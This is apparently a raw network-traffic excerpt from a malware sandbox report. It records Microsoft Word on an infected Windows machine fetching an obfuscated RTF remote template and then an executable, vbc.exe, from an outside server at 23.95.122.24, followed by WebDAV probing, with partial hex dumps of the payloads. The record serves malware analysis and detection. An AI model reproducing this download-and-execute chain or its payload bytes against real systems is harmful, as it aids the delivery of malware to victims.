Apr 8, 2021 13:18:05.745157957 CEST	434	IN	HTTP/1.1 405 Method Not Allowed Date: Thu, 08 Apr 2021 11:18:06 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Allow: OPTIONS,HEAD,GET,POST,TRACE Content-Length: 328 Keep-Alive: timeout=5, max=93 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 34 36 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6a 20 50 48 50 2f 37 2e 33 2e 32 37 20 53 65 72 76 65 72 20 61 74 20 32 33 2e 39 35 2e 31 32 32 2e 32 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title ></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at 23.95.122.24 Port 80</address></body> </html>
Apr 8, 2021 13:18:09.805407047 CEST	435	IN	HTTP/1.1 302 Found Date: Thu, 08 Apr 2021 11:18:10 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 X-Powered-By: PHP/7.3.27 Location: http://23.95.122.24/dashboard/ Content-Length: 0 Keep-Alive: timeout=5, max=92 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8
Apr 8, 2021 13:18:09.930573940 CEST	435	IN	HTTP/1.1 405 Method Not Allowed Date: Thu, 08 Apr 2021 11:18:11 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Allow: OPTIONS,HEAD,GET,POST,TRACE Content-Length: 328 Keep-Alive: timeout=5, max=91 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 34 36 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6a 20 50 48 50 2f 37 2e 33 2e 32 37 20 53 65 72 76 65 72 20 61 74 20 32 33 2e 39 35 2e 31 32 32 2e 32 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title ></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at 23.95.122.24 Port 80</address></body> </html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	23.95.122.24	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:18:01.397147894 CEST	8	OUT	GET /..-.-.-.-.-.-.-.-.-.-._---------_-------_-------....-.-/.....dot HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: 23.95.122.24 Connection: Keep-Alive
Apr 8, 2021 13:18:01.518948078 CEST	9	IN	HTTP/1.1 200 OK Date: Thu, 08 Apr 2021 11:18:02 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Last-Modified: Wed, 07 Apr 2021 18:00:13 GMT ETag: "3263-5bf65b3dc8631" Accept-Ranges: bytes Content-Length: 12899 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Data Raw: 7b 5c 72 74 66 33 31 35 37 26 3f 5e 3a 34 39 39 3f 39 25 a7 37 34 26 b5 30 7e a7 3b 40 3f 21 2e 3f 3e a7 7e 27 36 3a 23 a7 5f 3c 2e 28 38 29 2d 3f 2a 2f 3a 5d 40 36 21 34 27 60 60 39 2e 28 24 34 7c 27 25 3b 21 21 36 7c 35 3f 39 2e 3c 40 3a 3b 2b 5b 5e 7e 23 25 27 7c 5e 3f 2e 2e 5d 35 3d 25 37 37 5e 3a 5f 3c 33 2f 35 3f 3e 7e 3a 3c 2f 38 32 3b 3e b5 3f 3e 3f 35 3c 3f 60 60 5f 7c 7e b5 3e 3e 3f 40 32 27 5f 25 31 3a 3f 33 24 3f 23 24 37 34 23 2b 38 3f 40 3f 37 21 33 3f 3b 3f 34 3f 7c 2c 2c 3f 3b 2f 2f 29 23 25 26 b5 b0 7c 25 3f 30 32 3e 39 3e 7c a7 5f 34 2a 2c 2f 26 5d 39 3f 26 31 2d 21 a7 b5 7c 30 26 b5 40 3f a7 38 38 3f 25 25 3b 3b 28 33 60 38 3f 5b 2a b0 2b 2a 5e 34 26 32 39 7c 25 35 2a 7c 3f 31 7c 25 3d 31 5d 5e 2b 29 28 5b 2c 2d b0 3f 30 5e 40 29 23 3a 2a 35 3f 5e 27 5f 3f 38 5b 39 3f a7 3f 2b 2b 2d 34 21 5f 39 2c b0 25 b0 b0 33 3b 7e 3f 26 24 23 3b 25 3d 36 2b 35 33 7e 3c b0 33 30 7c 34 7c 40 37 27 2f 3d 3a 2d 34 3b 3e 60 27 3a 2c 25 60 30 5b 3f 60 31 3f 2d 3f 3f 3f 2b 3d 3a 5b 3f 2a 3f 2b 36 27 3f 27 3c 7c 31 3f 3a 34 26 3b 2b 3e a7 5e 29 7c 7c 25 35 38 3d 7c 29 b0 34 3c 2e 38 34 3c 2f 27 25 5f 39 33 2c 40 5b 3b 3f 37 30 5b 3f 35 25 b5 3b 21 5b b0 3f 3a 32 7e 2d 36 2d 25 24 3f 5f 3f 36 34 5b 3f 3d 37 2f 3f 3f 3f 3c 39 b5 27 32 7c a7 33 3f 5b 3f 32 3f 3b 21 37 35 2e 2a 5f 3f 37 3f 33 2c 60 27 38 2d 36 3f 3f b5 36 a7 29 b5 29 27 3f 31 3c 3d a7 2e 5d 21 25 39 38 2d 31 3f 24 37 30 25 3f 35 3f 7c 2e 36 7c 24 3d 21 3d 35 21 31 34 24 40 27 b5 25 3e 5d 5b 3f 31 36 33 3f 29 35 2b 2e 35 36 5b 3d 25 34 37 39 5b b5 5d 60 37 27 3a 25 b0 3c 3f 24 2d 38 33 37 7c 3d b0 60 2d a7 3f 33 25 3f 7c 3f 29 2a 21 36 3d 5e 2c 35 3c 3d 3f 7c 5b 29 3e 2a 3d 25 25 7e 38 b0 a7 2f 3b 21 3d 7e 3d 3f 3a 5d 29 35 3e 25 39 26 24 27 21 28 32 2f 32 29 5b 23 40 3b 38 3f 3f 24 38 5e 23 3f 2d 3c 2c 40 3f 3d 3f 3c 39 39 2e 60 38 b5 2e 35 2f 34 60 21 23 40 24 40 3f 2d 38 30 37 2d 28 3f 3f 3a 2a 2e 2e 38 35 27 3f 60 2e 3f 5b 7e 37 25 2d 2f 2a 38 3c 3b 26 35 23 3f 33 32 33 7e 3c 2e 3e 3d 38 27 3b 3f 3f 2d 38 3f 30 3f 33 5e 3f 3f a7 7e 31 2e 25 34 60 b5 3f 24 3f 25 39 a7 3d 3b 7e 35 37 29 b0 5e 3f 24 3a 29 5b b0 37 38 30 2d a7 3f a7 2a 38 b5 31 b5 3e 3f 25 3d 5b 37 23 25 38 3b 2a 60 33 3b 28 30 33 27 b5 38 23 3f 2a 3f 39 3e 39 27 23 30 2d 2c 2b 2f 3d b5 25 3f 2a 26 39 2d 3f 2b 38 7e 2e 31 29 27 2a 33 32 3f 40 3b 60 7e 31 3f 28 32 7e 25 38 5b 3e 5e 29 3f 21 5b 25 2a 33 2f 3f 29 3e 3f 36 23 a7 3b 23 3f 5b 3b 3e b5 2d 3f 2c 3c 2b 32 39 3a 3d 3f 5f 32 25 2b 33 29 35 29 2c 29 a7 3b 39 2a 32 40 2f 33 29 3d 3e 2e 2b 23 a7 33 7c 25 30 2e 5d 33 3c 21 26 5b 2c 7e 2f 36 39 2c 3f b0 3f 5e 30 2c 7e 31 2e 3b 2c 3b 5e 3f 25 3f 25 b5 31 40 5f 7e 40 3f 2d 3f 39 39 7c 5e 31 39 24 23 25 7c 23 5d 3a 2a 2a b5 37 33 37 25 5d 3f 25 3f 2b 2f 29 3f 5b 3f 25 31 33 b0 b0 31 25 31 b0 40 25 2c 27 23 3b 3c 28 3b 21 5b 31 33 3e 25 21 2c 33 2d 2e 21 5b 25 26 27 5d 37 3a 3f 36 35 3b 33 33 7c 5d 3c 3f 30 40 3a 2d 2e 27 32 5e 26 3f 2d a7 3c 2f 3c 27 37 3f 3d 40 3f 24 28 5e 2a 33 33 5d 25 30 3a 32 3f b0 26 5f 3f 21 34 3c b5 b0 5b 27 33 3d 2e 7e 25 35 29 25 24 a7 36 7c 3d 38 28 5e a7 28 21 39 37 32 3f 3e 5d 3e 34 7e 3c 2b 33 7c 2b 3f 30 2e 2a 3c 32 2e 3f 29 2e 3f 3b 7e Data Ascii: {\rtf3157&?^:499?9%74&0~;@?!.?>~'6:#_<.(8)-?*/:]@6!4'``9.($4\|'%;!!6\|5?9.<@:;+[^~#%'\|^?..]5=%77^:_<3/5?>~:</82;>?>?5<?``_\|~>>?@2'_%1:?3$?#$74#+8?@?7!3?;?4?\|,,?;//)#%&\|%?02>9>\|_4*,/&]9?&1-!\|0&@?88?%%;;(3`8?[*+*^4&29\|%5*\|?1\|%=1]^+)([,-?0^@)#:*5?^'_?8[9??++-4!_9,%3;~?&$#;%=6+53~<30|4|@7'/=:-4;>``:,%`0[?`1?-???+=:[?*?+6'?'<|1?:4&;+>^)||%58=|)4<.84</'%_93,@[;?70[?5%;![?:2~-6-%$?_?64[?=7/???<9'2|3?[?2?;!75.*_?7?3,``8-6??6))'?1<=.]!%98-1?$70%?5?\|.6\|$=!=5!14$@'%>][?163?)5+.56[=%479[]`7':%<?$-837|=`-?3%?|?)*!6=^,5<=?|[)>*=%%~8/;!=~=?:])5>%9&$'!(2/2)[#@;8??$8^#?-<,@?=?<99.`8.5/4`!#@$@?-807-(??:*..85'?`.?[~7%-/*8<;&5#?323~<.>=8';??-8?0?3^??~1.%4`?$?%9=;~57)^?$:)[780-?*81>?%=[7#%8;*`3;(03'8#?*?9>9'#0-,+/=%?*&9-?+8~.1)'*32?@;`~1?(2~%8[>^)?!['%*3/?)>?6#;#?[;>-?,<+29:=?_2%+3)5),);9*2@/3)=>.+#3|%0.]3<!&[,~/69,??^0,~1.;,;^?%?%1@_~@?-?99|^19$#%\|#]:**737%]?%?+/)?[?%131%1@%,'#;<(;![13>%!,3-.![%&']7:?65;33\|]<?0@:-.'2^&?-</<'7?=@?$(^*33]%0:2?&_?!4<['3=.~%5)%$6|=8(^(!972?>]>4~<+3|+?0.*<2.?).?;~
Apr 8, 2021 13:18:01.656847000 CEST	22	OUT	HEAD /..-.-.-.-.-.-.-.-.-.-._---------_-------_-------....-.-/.....dot HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: 23.95.122.24 Content-Length: 0 Connection: Keep-Alive
Apr 8, 2021 13:18:01.778624058 CEST	22	IN	HTTP/1.1 200 OK Date: Thu, 08 Apr 2021 11:18:02 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Last-Modified: Wed, 07 Apr 2021 18:00:13 GMT ETag: "3263-5bf65b3dc8631" Accept-Ranges: bytes Content-Length: 12899 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	23.95.122.24	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:18:02.557885885 CEST	23	OUT	GET /zyo/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 23.95.122.24 Connection: Keep-Alive
Apr 8, 2021 13:18:02.677747011 CEST	24	IN	HTTP/1.1 200 OK Date: Thu, 08 Apr 2021 11:18:03 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Last-Modified: Thu, 08 Apr 2021 04:59:44 GMT ETag: "5e800-5bf6eea6ef000" Accept-Ranges: bytes Content-Length: 387072 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 07 00 8b 15 e2 5e 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 09 00 00 ae 04 00 00 ec 96 03 00 00 00 00 a3 41 00 00 00 10 00 00 00 c0 04 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 f0 9b 03 00 04 00 00 36 08 06 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 a0 18 9b 03 67 00 00 00 84 0d 9b 03 3c 00 00 00 00 20 9b 03 a0 2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 9b 03 9c 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 58 fa 9a 03 40 00 00 00 00 00 00 00 00 00 00 00 00 d0 9a 03 e8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 63 ac 04 00 00 10 00 00 00 ae 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 88 d2 95 03 00 c0 04 00 00 1c 00 00 00 b2 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 66 69 70 75 68 00 00 01 00 00 00 00 a0 9a 03 00 02 00 00 00 ce 04 0 0 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 77 75 74 61 00 00 00 79 11 00 00 00 b0 9a 03 00 04 00 00 00 d0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 65 77 00 00 00 00 07 49 00 00 00 d0 9a 03 00 4a 00 00 00 d4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 a0 2c 00 00 00 20 9b 03 00 2e 00 00 00 1e 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 18 99 00 00 00 50 9b 03 00 9a 00 00 00 4c 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL^A@6g< ,PX@.textc `.data@.fipuh@.wutay@ .newIJ@@.rsrc, .@@.relocPL@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49172	23.95.122.24	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:19:57.084356070 CEST	436	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: 23.95.122.24
Apr 8, 2021 13:19:57.206953049 CEST	437	IN	HTTP/1.1 302 Found Date: Thu, 08 Apr 2021 11:19:58 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 X-Powered-By: PHP/7.3.27 Location: http://23.95.122.24/dashboard/ Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8
Apr 8, 2021 13:19:57.207365990 CEST	437	OUT	OPTIONS /dashboard/ HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: 23.95.122.24
Apr 8, 2021 13:19:57.328922987 CEST	437	IN	HTTP/1.1 200 OK Date: Thu, 08 Apr 2021 11:19:58 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Allow: OPTIONS,HEAD,GET,POST,TRACE Content-Length: 0 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:19:57.695388079 CEST	438	IN	HTTP/1.1 200 OK Date: Thu, 08 Apr 2021 11:19:58 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Allow: OPTIONS,HEAD,GET,POST,TRACE Content-Length: 0 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html
Apr 8, 2021 13:20:01.105123997 CEST	438	IN	HTTP/1.1 302 Found Date: Thu, 08 Apr 2021 11:20:02 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 X-Powered-By: PHP/7.3.27 Location: http://23.95.122.24/dashboard/ Content-Length: 0 Keep-Alive: timeout=5, max=98 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8
Apr 8, 2021 13:20:01.228305101 CEST	439	IN	HTTP/1.1 405 Method Not Allowed Date: Thu, 08 Apr 2021 11:20:02 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Allow: OPTIONS,HEAD,GET,POST,TRACE Content-Length: 328 Keep-Alive: timeout=5, max=97 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 34 36 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6a 20 50 48 50 2f 37 2e 33 2e 32 37 20 53 65 72 76 65 72 20 61 74 20 32 33 2e 39 35 2e 31 32 32 2e 32 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at 23.95.122.24 Port 80</address></body></html>
Apr 8, 2021 13:20:01.586461067 CEST	440	IN	HTTP/1.1 405 Method Not Allowed Date: Thu, 08 Apr 2021 11:20:02 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Allow: OPTIONS,HEAD,GET,POST,TRACE Content-Length: 328 Keep-Alive: timeout=5, max=97 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 34 36 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6a 20 50 48 50 2f 37 2e 33 2e 32 37 20 53 65 72 76 65 72 20 61 74 20 32 33 2e 39 35 2e 31 32 32 2e 32 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at 23.95.122.24 Port 80</address></body></html>
Apr 8, 2021 13:20:03.261605978 CEST	441	IN	HTTP/1.1 302 Found Date: Thu, 08 Apr 2021 11:20:04 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 X-Powered-By: PHP/7.3.27 Location: http://23.95.122.24/dashboard/ Content-Length: 0 Keep-Alive: timeout=5, max=96 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:20:03.383797884 CEST	441	IN	HTTP/1.1 405 Method Not Allowed Date: Thu, 08 Apr 2021 11:20:04 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Allow: OPTIONS,HEAD,GET,POST,TRACE Content-Length: 328 Keep-Alive: timeout=5, max=95 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 34 36 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6a 20 50 48 50 2f 37 2e 33 2e 32 37 20 53 65 72 76 65 72 20 61 74 20 32 33 2e 39 35 2e 31 32 32 2e 32 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at 23.95.122.24 Port 80</address></body></html>
